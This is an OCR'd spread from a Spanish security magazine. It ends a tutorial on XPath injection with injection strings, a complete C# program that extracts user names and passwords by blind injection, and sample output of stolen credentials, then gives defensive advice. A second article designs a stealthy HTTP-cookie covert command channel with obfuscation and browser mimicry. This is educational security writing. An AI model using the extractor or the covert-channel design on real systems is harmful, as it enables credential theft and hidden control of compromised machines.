


Figura 2. *Pantalla de error en la aplicación*

La aplicación está escrita en *asp.NET* y ejecutada en xsp(mono) además vemos que está utilizando *Mono.Xml.Xpath.* En este caso no será más fácil romper la lógica de la aplicación ya que en el error se nos muestra la consulta xpath completa:

```
string(//user[name/text()=
'' and password/text()='']
/account/text())
```

Ahora pensemos que pasaría si metiésemos como login de usuario `' or 1=1 or ''=`. La consulta xpath pasaría a ser:

```
string(//user[name/text()='' or 1=1
or ''='' and password/text()=
'']/account/text())
```

Ese login introducido provoca que cambie la consulta y que siempre se devuelva el primer nombre de cuenta del archivo XML.

Supongo que después de leer estos últimos párrafos muchos de vosotros habreis notado que este ataque tiene analogías con SQL injection, por ejemplo una consulta SQL que podría utilizar una aplicación similar puede ser : Select * From users where name = '' and passwd = '' Y un atacante podría usar a' or 1=1 – y la consulta se convertiría en Select * from users where name = ' a ' or 1=1 – ignorando el resto de la consulta.

En el caso de Xpath no existe el equivalente de – para comentar partes de la consulta así que tenemos que usar otro mecanismo. Como vimos anteriormente utilizamos la con-

Listado 3a. *Aplicación para extraer la base de datos XML*

```
using System;
using System.Net;
using System.IO;

public class injection {

static string host = "http://127.0.0.1:8080/
index.aspx?__VIEWSTATE=DA0ADgIFAQUDDgINA
A4EBQEFAwUJBQ0OBA0NDwEBBFRle
HQBBHVzZXIAAAAADQ0PAQIAAAEEcGFzcwAAAAAND
Q8BAgAAAQ1BY2Nlc3MgRGVuaWVkAAAAAA0NAAwa
GA1TeXN0ZW0uU3RyaW5nTmlzY29ybGliLCBWZXJzaW
9uPTEuMC41MDAwLjAsIEN1bHR1cmU9bmV1dHJhbCwgU
HVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OQYBBkl
0ZW0gMQEGSXRlbSAyAQZJdGVtIDMBBkl0ZW0gNAEGS
XRlbSA1AQZJdGVtIDYaGQQABgIFAAIGAAIHAAIIAAIJAA
IKAA4AAAANDQ8BAgAAAQAAAAAADgIBBkNoZWNrMQE
ITGlzdEJveDE%3D&";
static string aceptado = "Acces Granted";
static string[] caracteres =
 {" ", "a", "b", "c", "d", "e", "f", "g", "h", "i",
"j", "k", "l", "m", "n", "ñ", "o", "p", "q" ,"r",
 "s", "t", "u", "v", "w", "x", "y", "z",
"1", "2", "3", "4", "5", "6", "7",
"8", "9", "_", "."};
static int numero_peticiones;
    public static void Main(string[] args) {
    //count(//user/child::node()
     DateTime d = DateTime.Now;
    int numero_usuarios = -1;
    for (int i = 0;
numero_usuarios == -1; i++) {
     if (valor("' or count(//user/
child::node())=" + i + "or ''='")) {
    numero_usuarios = i;
        }
    }
 numero_usuarios = numero_usuarios / 3;
Console.WriteLine
("Numero de usuarios en el archivo:
" + numero_usuarios);

//Empezamos a listar los nodos de los usuarios
     for (int i = 1; i <
numero_usuarios + 1; i++) {
   for (int j = 1;j < 4; j++) {
  Console.WriteLine(texto(i, j));
    }
  }
  Console.WriteLine
("Peticiones usadas para
extraer los datos: "
+ numero_peticiones);
  Console.WriteLine
("Tiempo invertido en el proceso:
" + ( DateTime.Now - d ));

  }
  private static
string conecta(string cadena) {
  string peticion =
host + "TextBox1=
" + cadena + "&TextBox2=
a&__EVENTTARGET=Button1";
```

sulta ' or 1=1 or ''= de manera que que la consulta nos devolvía siempre TRUE al utilizar dos or seguidos para anular el AND.

Bien al introducir la cadena anteriormente mencionada la aplicación nos dará acceso con la cuenta de administrador debido a que es la que está en primer lugar en el archivo XML.

Bien, de momento hemos conseguido autentificarnos en el sistema como un usuario pero ¿que más cosas se podrían hacer?

Obtener la base de datos XML

Como pensareis, toda la introducción teórica que hemos estado tratando en la primera parte del artículo no va a ser sólo para entender este pequeño ataque a la lógica de la aplicación. Pues no vais mal encaminados ya que a partir de ahora nuestros esfuerzos irán encaminados a obtener la base de datos XML completa.

Para ello tendremos que valernos de las pocas herramientas que tenemos que son el lenguaje Xpath y la respuesta de la aplicación a nuestras peticiones (acceso permitido o acceso denegado) que utilizaremos como verdadero o falso.

Pongamos un ejemplo práctico utilizando estas dos herramientas: pongamos que queremos saber que longitud tiene el primer nombre de usuario. Trateremos de utilizar esta expresión como login de usuario:

```
' or string-length
(//user[position()=
1]/child::node()
[position()=1])=4 or ''='
```

Como podeis observar en la consulta, hemos probado suerte y “preguntado” a la aplicación si la string del primer nombre de usuario constaba de 4 caracteres y la aplicación nos ha devuelto un access denied (*False*).

Así que probaremos más combinaciones hasta dar con la acertada, en este caso 5.

```
' or string-length
(//user[position()=
1]/child::node()
[position()=1])=5 or ''='
```



Y el servidor nos devuelve un access granted (*True*).

Pongamos otro ejemplo, ahora queremos saber cual es la primera letra que compone el string del primer usuario. Usaremos esta consulta:

```
' or substring
((//user[position()=
1]/child::node()[position()
=1]),1,1)="a" or ''='
```

Con esto "preguntamos" a la aplicación si la primera letra del primer usuario es una "a" y el servidor nos devuelve *False*. Así probamos combinaciones hasta llegar a la "j" donde el servidor nos devuelve *True*.

Automatizando el proceso

Como podeis pensar el proceso llevado hasta ahora es largo y tedioso y manualmente sería totalmente inviable pero si nos construimos una aplicación que nos haga el trabajo obtendremos la base de datos XML sin problemas.

Además en este caso como no es un ataque ciego ya que conocemos de antemano la estructura del archivo XML, nuestro programa será mucho más fácil y rápido de desarrollar.

Valiéndonos de la información que nos proporcionó el primer error que obtuvimos de la aplicación, podremos reconstruir la estructura del archivo xml que sería:

```
<user>
  <name></name>
  <password></password>
  <account></account>
</user>
```

Asi que nuestra aplicación tendrá que recorrer recursivamente todos los nodos y reconstruir cada uno de los caracteres que componen cada una de las strings.

Para esta prueba de concepto he desarrollado una pequeña aplicación escrita en C# que extrae todos los datos del archivo xml de la aplicación utilizada en este artículo. Este código lo teneis en el Listado 3.

Listado 3b. *Aplicación para extraer la base de datos XML*

```
  WebClient client =
new WebClient ();
  Stream data =
client.OpenRead (peticion);
  StreamReader reader =
new StreamReader (data);
  string s = reader.ReadToEnd ();
  data.Close ();
    reader.Close ();
     return s;
    }
    private static bool
valor(string cadena1) {
   string body =
conecta(cadena1);
   numero_peticiones++;
 if (body.IndexOf(aceptado) == -1) {
   return false;
       } else {
  return true;
  }
  }
    private static string
texto(int usuario, int nodo) {
    //string-length
(//user[position()=
1]/child::node()[position()=1])
    //substring
((//user[position()=
1]/child::node()[position()=1]),2,1)="a"
  int longitud = -1;
   for (int i = 0;
longitud == -1; i++) {
     if (valor("' or string-length
(//user[position()=
" + usuario + "]/child::node()
[position()=" + nodo + "])
" + "=" + i + " or ''='" )) {
   longitud = i;
        }
    }
   string valor_texto="";
   for (int i = 0; i
< longitud + 1; i++) {
  for (int j = 0; j
< caracteres.Length; j++) {
  if (valor("' or substring
((//user[position()=
" + usuario + "]/child::node()
[position()=" + nodo + "]),
" + i + ",1)=" + "\""
+ caracteres[j] + "\"" + "or ''='")) {
  valor_texto =
valor_texto + caracteres[j];
       }
       }
     }
    return valor_texto;
   }
}
```

A la hora de escribir vuestra propia aplicación o de comprender la que estamos utilizando debemos de conocer las variables que se envían a la aplicación durante el proceso de autentificación.




Figura 3. *Pantalla de acceso permitido al sistema*

Para ello podemos mirar el código fuente HTML ó utilizar un proxy local como WebScarab.

Las tramas analizadas en esta aplicación fueron:

__VIEWSTATE=
DAOADgIFAQUDDg
INAA4CBQEFCQ4C
DQ0PAQEEVGV4dA
FOJyBvciBzdHJpbm
ctbGVuZ3RoKC8vd
XNlcltwb3NpdGlvb
igpPTFdL2NoaWxk
Ojpub2RlKClbcG9
zaXRpb24oKT0xX
Sk9NCBvciAnJz0n
AAAAAAONDwECA
AABDUFjY2VzcyBE
ZW5pZWQAAAAADQ0
PAQIAAAEAAAAAAA4B
AQZDaGVjazE%3D
&TextBox1=test
&TextBox2=test
&__EVENTTARGET=Button1
&__EVENTARGUMENT=
HTTP/1.0 200 OK

De aquí extraemos las variables necesarias para que nuestra aplicación se comunique con el servidor.

Veamos un ejemplo de la aplicación en ejecución en la Figura 4.

Como podemos observar se necesitan bastantes peticiones al servidor web para reconstruir la base de datos XML completa, pero esto no es un problema ya que incluso se podría mejorar el código fuente de tal manera que se necesitarían menos peticiones si lo que hacemos es una especie de búsqueda binaria "preguntando" al servidor si el carácter está antes o después del que especifiquemos, pero esto lo dejo como reto para la gente que quiera profundizar más en el tema.

Como evitar este tipo de ataques

En la última parte de este artículo vamos a hablar de como evitar este tipo de ataques y otros similares.

Existen varias formas de de evitar esta clase de ataques; una de ellas es validar las entradas del usuario.

Este método de prevención se basa en desconfiar de todo lo que nos envía el usuario y filtrar todos los caracteres que consideremos peligrosos para nuestra aplicación. Para ello podemos implementar mecanismos de filtrado en el servidor y en el cliente al mismo tiempo.

Otro de los métodos existentes consiste en parametrizar las peticiones de manera que evitamos que las expresiones utilizadas en las consultas se ejecuten en tiempo de ejecución. Cuando utilizamos consultas parametrizadas, las consultas son precompiladas en lugar de utilizar la entrada del usuario dentro de las expresiones.

```
jaime@ubuntu:~$ mono injection1.exe
Numero de usuarios en el archivo: 3
jaime
1234
cuenta_administrador
pedro
12345
cuenta_pedro
invitado
anonymous1234
cuenta_invitado
Peticiones usadas para extraer los datos: 3850
Tiempo invertido en el proceso: 00:00:40.0433480
jaime@ubuntu:~$
```

Figura 4. *Aplicación en funcionamiento*

Sobre el Autor

El autor lleva muchos años envuelto en todo lo relativo a la seguridad informática. Es co-fundador de Eazel S.L (*http://www.eazel.es*), una empresa de seguridad donde trabaja como auditor de seguridad informática en Madrid.

En la Red

- *http://www.mono-project* – Web del proyecto mono
- *http://www.w3.org/TR/2004/REC-xml-20040204/* – Extensible Markup Language (XML) 1.0 (Third Edition).
- *http://www.w3.org/TR/xpath* – XML Path Language (Xpath) Version 1.0
- *http://www.watchfire.com/resources/blind-xpath-njection.pdf* – Blind Xpath Injection

Finalmente otro método posible es utilizar clases que incorporen protección contra este tipo de ataques como la creada por Daniel Cazzulino que podreis encontrar en la sección de links del artículo.


Conclusión

Existen multitud de ataques de inyección de código, y los ataques de tipo SQL injection han dado mucho que hablar en los últimos años.

En este artículo hemos hablado de un ataque de inyección en Xpath y dado que XML es una tecnología cada vez más utilizada este tipo de ataques pueden adquirir una gran importancia si en las aplicaciones se empieza a utilizar XML y XPATH de una forma insegura. ●



Cocinando un canal secreto

Simon Castro y Gray World Team 

Grado de dificultad

Antes de empezar a crear tu canal encubierto, necesitas la receta: decide qué aspecto tendrá tu canal , cuál será su fin (¿aperitivo o postre?) y finalmente, cuando cenarás. El menú de hoy se centra en las cookies HTTP así que revisemos la receta y empecemos a cocinar.

Todos conocemos el HTTP y las cookies. Si alguna vez has comprado algo en Internet (o alguien lo hizo por ti) probablemente hayas usado cookies para mantener una sesión lógica con el servidor remoto. Así que, ¿Cómo sería posible utilizar las cookies como un canal de comunicación encubierto?

La teoría de la cookie

Revisemos el documento [RFC_2109] que describer diversos puntos interesantes en lo referente a la creación de sesiones lógicas.

Se debería entender que la sesión puede ser terminada por el servidor (a partir de aquí hablaremos de servidor cuando nos refiramos al servidor HTTP y de cliente cuando nos refiramos al cliente HTTP) o por el cliente y esas sesiones no deberían durar mucho (1). Daros cuenta de que un cliente debería mandar cookies con cada petición al servidor y que el servidor puede mandar una cookie a un cliente aunque este no la haya pedido (2 y 3).

Daros cuenta también de que el valor de la cookie es opaco al cliente y por lo tanto también es opaco para un host que quiera monitorizar la sesión (4).

Finalmente, suponemos que no es sospechoso pedir a los servicios que se encargan de almacenar las cookies enviadas por servidor y cliente que no las almacenen si la cookie está prevista para se usada por un sólo usuario (5).

Nótese que si leemos (5) de otra forma significa que podemos tener una oportunidad para usar esos servicios de caché como un relé de segundo nivel que almacena y envía datos a multiples clientes con o sin servidor. Ya sabemos que esto es posible para toda entidad HTTP pero puede que también sea posible con las cookies.

En este artículo aprenderás...

- Como preparar un canal de comunicación de control silencioso.

Lo que deberías saber...

- El protocolo HTTP
- Deberías tener conocimientos básicos sobre el lenguaje de programación python

Listado 1. *Mirando cookies normales*

```
Nuestra cookie es: 582c76b3d761f5741774f9786603e2438853b8b0
y sin el padding: 582c76b3d761f5741774f97866
Otras son (una por línea):
a%3A0%3A%6A%7E
RD4hwMCoACkAAHlIYdM
B=cgqeo1l23r2a8&b=3&s=qi
67.161.52.178.1150515143441505
RMID=3ea03bc3443e21f0; RMFL=022FTyfuU1026D
s_vi=[CS]v1|443E1E3D00002C59-A290C75000006B0[CE]
210647688.476418719.1144933410.1144933410.1144933410.1
id=ip.ip.ip.ip-1734349632.2977633:lv=116733416527:ss=114213316627
ID=ad309d77f7453199:TM=1140474596:LM=1141314596:S=OcpTXoHx5MTCUQFl
37692917347247624 bb=41K"KAKt_4KKQtotrKKA1|K"KAKt_4UURtotrKKA1| adv=\
   MC1=V=3&GUID=2b5039af05c385919ecb1181f92bcaa; s_cc=true;\
   s_sq=%5B%5BB%5D%5D;\
   MUID=A259C327D12B8C528ADD1787F3ED94&TUID=1
pdomid=11; TestIfCookieP=ok; TestIfCookie=ok;\
   ASPSESSIONIDSCQSQDTB=KMHHNNICFLFPELFKJFMQPMPB; sasarea=91;\
   vs=252=1225845; pbw=%24b%3D11%3B%24c%1242%3B%14o%1D3;\
   pid=8867356354182511254
MUID=0F1BAEAF00C2765C9052128A0702B37A;MC1=V=3&GUID=\
   2b5039af03dce61903b181f92beaaa; FlightId=; FlightEligible=False{ \
   expires=Mon, 25-Jan-2010 05:jxYf0 GMT; FlightGroupId=213; FlightStatus=
```

Pensando la receta

Un canal secreto o encubierto es un canal de comunicación que no está diseñado o pensado para existir y que puede ser usado para transferir información de una forma que viola las políticas de seguridad existentes. [...] Existen varios parámetros para caracterizar un canal encubierto: Ruido, Ancho de banda/capacidad, Sincronización y Agregación [...], Latencia y Sigilo [CC]

La receta de hoy se centrara en la preparación, paso a paso, un *nuevo* canal de comunicación de control (Referiros a [CC] para ver la diferencia entre entre canales de comunicación de datos y de control) que será tan sigiloso como podamos.

Mientras cocinamos el canal de comunicación sigilosa, consideramos que los parámetros de ancho de banda/Capacidad y latencia no son factores clave.

Cocinaremos el canal de comunicación sobre el protocolo HTTP. Esto significa que el servidor HTTP necesita un contacto del cliente HTTP antes de poder enviar cualquier dato. Mientras nos centramos en un canal de comunicación de control, también tenemos que restringir la cantidad de datos y los parámetros de frecuencia de emisión que usa el cliente HTTP para mandar y recibir datos al servidor HTTP.

No discutiremos el problema del controlador activo ya que requeriría que éste alterara y controlara cualquier cookie que detecte (no es tan buena idea cambiar sólo partes de la cookie...) y finalmente supondremos que todo excepto nuestras cookies se vea como normal frente a un potencial sistema de detección (factores de capa de red y comportamiento del protocolo HTTP).

RFC 2109

- (1) [...] el paradigma del diseñador para la creación de sesiones mediante el intercambio de cookies tiene estos atributos claves: 1. Cada sesión tiene un inicio y un final. 2. Cada sesión tiene una duración relativamente corta. 3. Tanto el agente usuario como el servidor de origen pueden terminar una sesión.
- (2) Para iniciar una sesión, el servidor de origen debe devolver un encabezamiento de respuesta extra al cliente, Set-Cookie [...] Un agente usuario devuelve una cookie de encabezamiento de respuesta [...] al servidor de origen si decide continuar con la sesión. Puede enviar de vuelta al cliente un encabezamiento de respuesta Set-Cookie con la misma o diferente información, o puede no enviar ningún encabezamiento Set-Cookie.
- (3) Los servidores pueden devolver una encabezamiento de respuesta Set Cookie con cualquier respuesta. Los agentes usuarios deberían mandar encabezamientos de petición de Cookie, sujetos a otras reglas que está detalladas más abajo, con cada petición. Un servidor de origen puede incluir múltiples encabezamientos Set-Cookie en una respuesta.
- (4) Sintaxis Set-Cookie: [...] cookie = NAME "=" VALUE *(";" cookie-av) [...] NAME=VALUE requerido. El nombre la información declarada ("cookie") es NAME , y su valor VALUE. [...] El VALUE esta oculto al agente usuario y puede ser cualquier cosa que el servidor de origen elija mandar, posiblemente en codificación ASCII. "Oculto" implica que el contenido es de interés y relevancia sólo para el servidor origen. El contenido puede ser, de hecho, leído por cualquiera que examine el encabezamiento Set-Cookie
- (5) Un servidor de origen tiene que estar al corriente del efecto que guardar en el caché tanto el recurso devuelto como el encabezamiento Set-Cookie. [...] Si la cookie está prevista para el uso por un único usuario, el encabezamiento Set-cookie no debería ser almacenado. Un encabezamiento Set-cookie previsto para ser compartido por varios usuarios puede ser almacenado en el caché.

Nuestra receta beta

El modelo de contenedor de información, que usarán el cliente y el servidor HTTP es tan simple como:

```
Checksum: tamaño por defecto 2 bytes
Comando : tamaño por defecto 1 byte
  => es una petición o una respuesta
Info    : petición o respuesta
Padding : tamaño por defecto 20 bytes
```

Checksum es un checksum estándar calculado con los parámetros Command e Info. El comando indica si la respuesta contiene una peti-

Listado 2. *Sesión estándar 1*

```
HTTP GET a A.XXX
=> Responde con la localización de un documento en www.A.XXX con:
Set-Cookie: PREF=ID=af4xxab993229877f:TM=1134401:LM=1122401:S=7Ib_Bgu9cf5L;\
    expires=Sun, 23-Jan-2038 19:14:07 GMT; path=/; domain=.A.YYY
HTTP GET a www.A.XXX
=> Responde con:
Set-Cookie: PREF=ID=ef6ed1bdb2a7b217:TM=11821401:LM=1221401:S=-MwFEtY3L1_Xe\
HTTP GET a www.A.XXX obteniendo:
Cookie: PREF=ID=ef6ed1bdb2a7b217:TM=11821401:LM=1221401:S=-MwFEtY3L1_Xe
Ahora cerramos el navegador, esperamos unos segundos, y lo repetimos:
HTTP GET a A.XXX obteniendo:
Cookie: PREF=ID=ef6ed1bdb2a7b217:TM=11821401:LM=1221401:S=-MwFEtY3L1_Xe
=> Responde con la localización de un documento sin Set-Cookie
HTTP GET a www.A.XXX obteniendo:
Cookie: PREF=ID=ef6ed1bdb2a7b217:TM=11821401:LM=1221401:S=-MwFEtY3L1_Xe
etc...
```

Listado 3. *Sesión estándar 2*

```
HTTP GET on B.XXX
=> Reply with a document location to www.B.XXX with
    Set-Cookie: ASPSESSIONIDATRSCS=HAEBGHTVCSXZFJLLDIAJJMN; path=/
HTTP GET on www.B.XXX without cookie
```

Listado 4. *Corriendo la parte del cliente*

```
  $ ./cook_cl.py -h
  cook_cl.py - v0.1
  Usage:
    ./cook_cl.py [-h|-V]
    ./cook_cl.py [-d server] [-p port] [-u url] [-s sec]
                     [-a proxy_ip:proxy_port:user:pass] [-m mimic] [-v]
  Arguments:
    -h    help
    -V    version
    -v    verbose mode

    -d    remote server ip or fqdn  (default '127.0.0.1')
    -p    remote server HTTP port   (default '80')
    -u    remote server HTTP url    (default '/cgi-bin/cook_cgi')
    -s    sending delay (seconds)   (default '10')
    -a    HTTP proxy configuration (ip:port:user:pass)
    -m    Mimic browser ('msie' or 'firefox') (default: 'msie')
```

ción o una respuesta. El Padding es algo opcional que permite cambiar el tamaño de un cookie. Veamos que tipo de cookie podemos tener con un comando básico del cliente que le dirá al servidor: Estoy conectado, esta es mi dirección IP local, mi hora de inicio y el retraso de mi contacto:

```
01: Estoy conectado (4+4+2 bytes):
  dirección IP, hora de inicio,
                     contacto
\x7E\x58     : Checksum
\x01         : Comando 01
\x01\x02\x03\x04 : IP - 1.2.3.4
\x07\x5B\xCD\x15 : hora de inicio
\x00\x0A : periodo de contacto
 \x42[*7] : 7 bytes de padding
```

dará una cookie: `'7e580101020304075bcd15000a42424242424242'`.

Ahora que tenemos una cookie, sería una buena idea no mandarlo como texto plano. Si disponemos de suficientes bytes *aleatorios* podemos usarlos para hacer un xor con la cookie, y de esa manera conseguir algo un poco menos sospechoso. Supongamos que tenemos una clave estática y x bytes *aleatorios* conocidos por el cliente y el servidor, podemos usar una función resumen para conseguir suficientes bytes *pseudo-aleatorios* para hacer un xor a nuestra cookie antes de mandarla al servidor. De esta manera, en vez de `'7e580101020304075bcd15000a42424242424242'`, tendremos algo como `'582c76b3d761f5741774f9786603e2438853b8b0'`.

Ahora podemos usar las cookies para enviar y recibir datos y tenemos una forma de alterarlas para hacer que parezcan oscuras y aleatorias. Centrémonos en algunos tipos de instrucciones que sería interesante implementar:

Comandos del cliente:

```
01: Estoy conectado (4+4+2 bytes):
  dirección IP, hora de inicio,
                     contacto
```

Comandos del servidor:

```
01: Cambiar el periodo de contacto (2
                     bytes)
  cambiar el periodo de contacto
 'contact period'
02 : Nuevos bytes aleatorios
(Tamaño máximo-3)
  añadade 'len' + 'random bytes'
 (longitud + bytes aleatorios)
03 : Tamaño de la galleta / Padding (3
                     bytes)
  'size' 'enable' (tamaño, permitir)
```

Con estos comandos, básicamente podemos gestionar nuestra canal de comunicación de control para que permanezca on-line tanto como lo necesitemos pero puede que nos enfrentemos a otro problema: ¿cómo sabemos si un cliente o servidor recibió el comando que le enviamos? Usemos un mecanismo de acuso de recibo como el que está descrito a continuación:

Comandos del cliente:

```
01: I am up (4+4+2 bytes):
  direción IP, hora de inicio, contacto
FE : Lo mismo pero el próximo contacto
  cambiado para encajar con el comando 01
```

```
del servidor.
FD : Lo mismo.
FC : Lo mismo pero se una un tamaño
 de cookie nuevo junto con la
  activación del padding
```

Comandos del servidor:

```
01: Change contact period (2 bytes)
  configura nuevo 'periodo de contacto'
02 : New rbytes (Max is Size-3)
  añade 'len' + 'random bytes'
03 : Cookie size / Padding (3 bytes)
  'size' 'enable'
FE : no usado, no hay acuse de recibo
  para un mensaje de conectado de un2
                        cliente
```

La principal ventaja de no usar un mecanismo de acuso de recibo para el mensaje de UP del cliente es que el cliente podrá enviar y reenviar la misma cookie sin 1. perder bytes aleatorios y 2. como hace cualquier cliente web estándar.

Contar la receta a los amigos

Arbitrariamente hemos elegido hexificar nuestra cookie pero puedes elegir cualquier otro algoritmo para codificar tu cookie. Iniciemos nuestro navegador MS13 favorito y veamos nuestras cookies (Listado 1):

- El nombre es normalmente: '-_1-9a-zA-Z' y 1 < x < 24 bytes de largo
- El dominio es: 50% fqdn y 50% .fqdn
- La ruta de acceso es el 90% de las veces: '/' (lo es?)
- Fecha de caducidad suele ser el año actual +1 y 2016 o 2038(?)
- El contenido algunas veces es ASCII puro pero con frecuencia Key=Value (Value = Raw ASCII)

Las cookies están un poco alteradas pero quién sabe, tal vez reconozcas algo.

Ahora, nuestro siguiente paso es estudiar como es el comportamiento de nuestros amigos cuando se enfrentan a una cookie para que podamos saber cuando y como podemos enviar y recibir datos.

Listado 5. *Conectando al servidor*

```
$ ./cook_cgi
Como cocinar un canal encubierto - cocinar_cgi.py - v0.1

Nuestro amigo dice:Almacenada una actualización del tamaño a 24 con padding 0
                        para el cliente 2(1)

Nuestro amigo dice: Bienvenido a la cocina, tenemos 2 cliente(s)(s) (Mie Abr
                        [...]
  o eliminar clientes callados durante más de 3600 segundos
  o no almacenar dos veces el comando 1
  o Falsa cookie para clientes estándar: Ninguna
  o Quemar la cocina

Lista de clientes:

  #2 - Public IP 10.1.1.8 (Ultima conexión: Wed Apr 26 19:51:27 2006)

    => Local IP 10.1.1.8 (inicio [...] 19:51:27 2006 / contacto: 180 secs)
    => RBYTES_POS: 2 (123:2460/125:2500 bytes:bytes aleatorios disponibles)
                        /\
          RBYTES_POSI: 16
    => RBYTES(bytes aleatorios): 'Pronto su ojo... [...]
                        pequeña....c...ookie'
    => El tamaño de la cookie es 24 bytes y la activación del padding está
                        en 1
    => Última cookie: 'PREF=db0452e6aeeb5db56c8e2fb09316bb5095b27c9a2858649
                        8'\
          / Perdida de sinc: 0
   Que tienes ?
     Nuevo periodo de contacto, nuevos bytes aleatorios, cambiar el tamaño
                        de la cookie,\
     Activar/ Desactivar el padding, eliminar comandos
     Comandos almacenados:
       o '47aa010005424242424242424242424242424242424242' (2)
       o 'e8ab030018004242424242424242424242424242424242' (3)

  #1 - Public IP 10.1.1.7 (Ultima conexión: Mię Abr 26 19:50:17 2006)

    => Local IP 10.1.1.7 (inicio [...] 19:50:17 2006 / contacto: 60 secs)
    => RBYTES_POS: 2 (123:2460/125:2500 bytes:bytes aleatorios disponibles)\
          / RBYTES_POSI: 16
    => RBYTES(bytes aleatorios): 'Pronto su ojo... [...]
                        pequeña....c...ookie'
    => El tamaño de la cookie es 24 bytes y la activación del padding está
                        en 1
    => Last cookie:  'PREF=2d6852e6aeeb52b56c8fe9b01b16bb5095b27c9a28586498'\
          / Perdida de sinc: 0
   Que tienes ?
     Nuevo periodo de contacto, nuevos bytes aleatorios, cambiar el tamaño
                        de la cookie,\
     Activar/ Desactivar el padding, eliminar comandos
     Comandos almacenados:

$ _
```

A continuación aparecen descritas sesiones a famosos websites enmascarados.

concluimos que nuestro cliente puede mandar cookies a un servidor aunque el servidor no hay enviado ningún Set-Cookie (¿hasta el 2038?) ¿porque el servidor puede haber enviado esta cookie hace 32 años?

Concluimos que pocas (sólo) soluciones prácticas (no sólo escritas teóricamente en el RFC) para que el servidor mande una cookie de

Listado 6. *Enviando comandos al cliente mediante cookies*

```
(1) 19:54:27 - Enviando cookie a ip:80/cgi-bin/cook_cgi (2/16):\
               db0452e6aeeb5db56c8e2fb09316bb5095b27c9a28586498
(2) 19:54:27 - Tiene una cookie de 24 bytes (4/16):\
               'G\xaa\x01\x00\x05BBBBBBBBBBBBBBBBBB'
(3) 19:54:27 - Comando actualizar el tiempo de contacto
(4) 19:54:27 - Actualizando el periodo de contacto a 5 segundos
(5) 19:54:27 - Tiene una cookie de 24 bytes (6/16):\
               '\xe8\xab\x03\x00\x18\x00BBBBBBBBBBBBBBBBB'
(6) 19:54:27 - Comando actualizar el tamaño
(7) 19:54:27 - Actualizando, tamaño de la cookie a 24 (activación del
                  padding: 0)
(8) 19:54:27 - Enviando cookie a ip:80/cgi-bin/cook_cgi (7/7):\
               22984fcc75fc01b0af217350eb
(9) 19:54:27 - Enviando cookie a ip:80/cgi-bin/cook_cgi (8/7):\
               14a4087e1e5cf3d5724b522fe6
(10) 19:54:32 - Enviando cookie a:80/cgi-bin/cook_cgi (9/7):\
               943d58cb1fd5864a98a1a47067
(11) 19:54:38 - Enviando cookie a:80/cgi-bin/cook_cgi (9/7):\
               943d58cb1fd5864a98a1a47067
```

manera que el cliente no tenga que responde con esa cookie:

- hacemos el Set-Cookie con un dominio diferente del de HTTP URI=> [Sesión estándar 1]
- hacemos el Set-Cookie sin dar el dominio => [Sesión estándar 2]

Parece que nuestra receta beta es bastante interesante, empecemos a cocinar.

Receta

Ahora que sabemos aproximadamente que vamos a cocinar, tenemos que elegir que tipo de amigo (que siempre está en la cocina, como todos sabemos) nos ayudará a cocinar algo de comida rápida para nuestros futuros amigos.

Elegimos usar al amigo Python para que tú y tus amigos podáis probar esa comida sin importar que tengáis una cocina Win32 o *Nix. No obstante, si lees esta receta, probablemente te gustaría probar otra comida que estuviera cocinada en una cocina Win32 o C/C++ y de la que nunca nadie ha oído hablar (porque siempre es mejor no contarle a nadie que estás preparando una sorpresa).

Así que, nuestra comida está constituida por 2 ingredientes: la parte del cliente es una aplicación autónoma en python y la parte de servidor es un script CGI que tienes que subir a un servidor web.

El cliente

El cliente se conecta al servidor web y envía un petición GET con una cookie que contiene el comando *I am up*.

Si la respuestas del servidor incluye una cookie el cliente y devuelve el correspondiente acuso de recibo. Si el servidor no responde a una cookie del cliente, el cliente se *duerme* durante algunos segundos.

Debido a que el servidor puede responder con multiples cookies en una sola respuesta, el cliente analiza todas las cookies antes de enviar el correspondiente acuso de recibo (de manera que el servidor y el cliente mantengan la sincronización de los bytes aleatorios).

El cliente envía su petición HTTP comportándose como MS13 o Firefox: ambos navegadores actual de igual manera a nivel de TCP para nuestro CGI (TCP HandShake, HTTP GET, HTTP REPLY, TCP FIN HandShake) pero no envían los mismos encabezamientos HTTP cuando hace una petición al servidor HTTP remoto.

El servidor

El servidor CGI provee dos servicios:

- Gestiona las peticiones del cliente: decodificación de cookies, guardar la información sobre los clientes y los comandos de administrador a enviar,
- Implementa un interfaz web básico que permite al administrador ver la información de los clientes y enviar comandos.

Cuando un cliente envía una petición GET, el CGI comprueba la cookie e intenta descodificarla, actualiza la información del cliente (las almacena en un archivo) y finalmente envía la respuesta al cliente junto con las instrucciones que el administrador ha preparado.

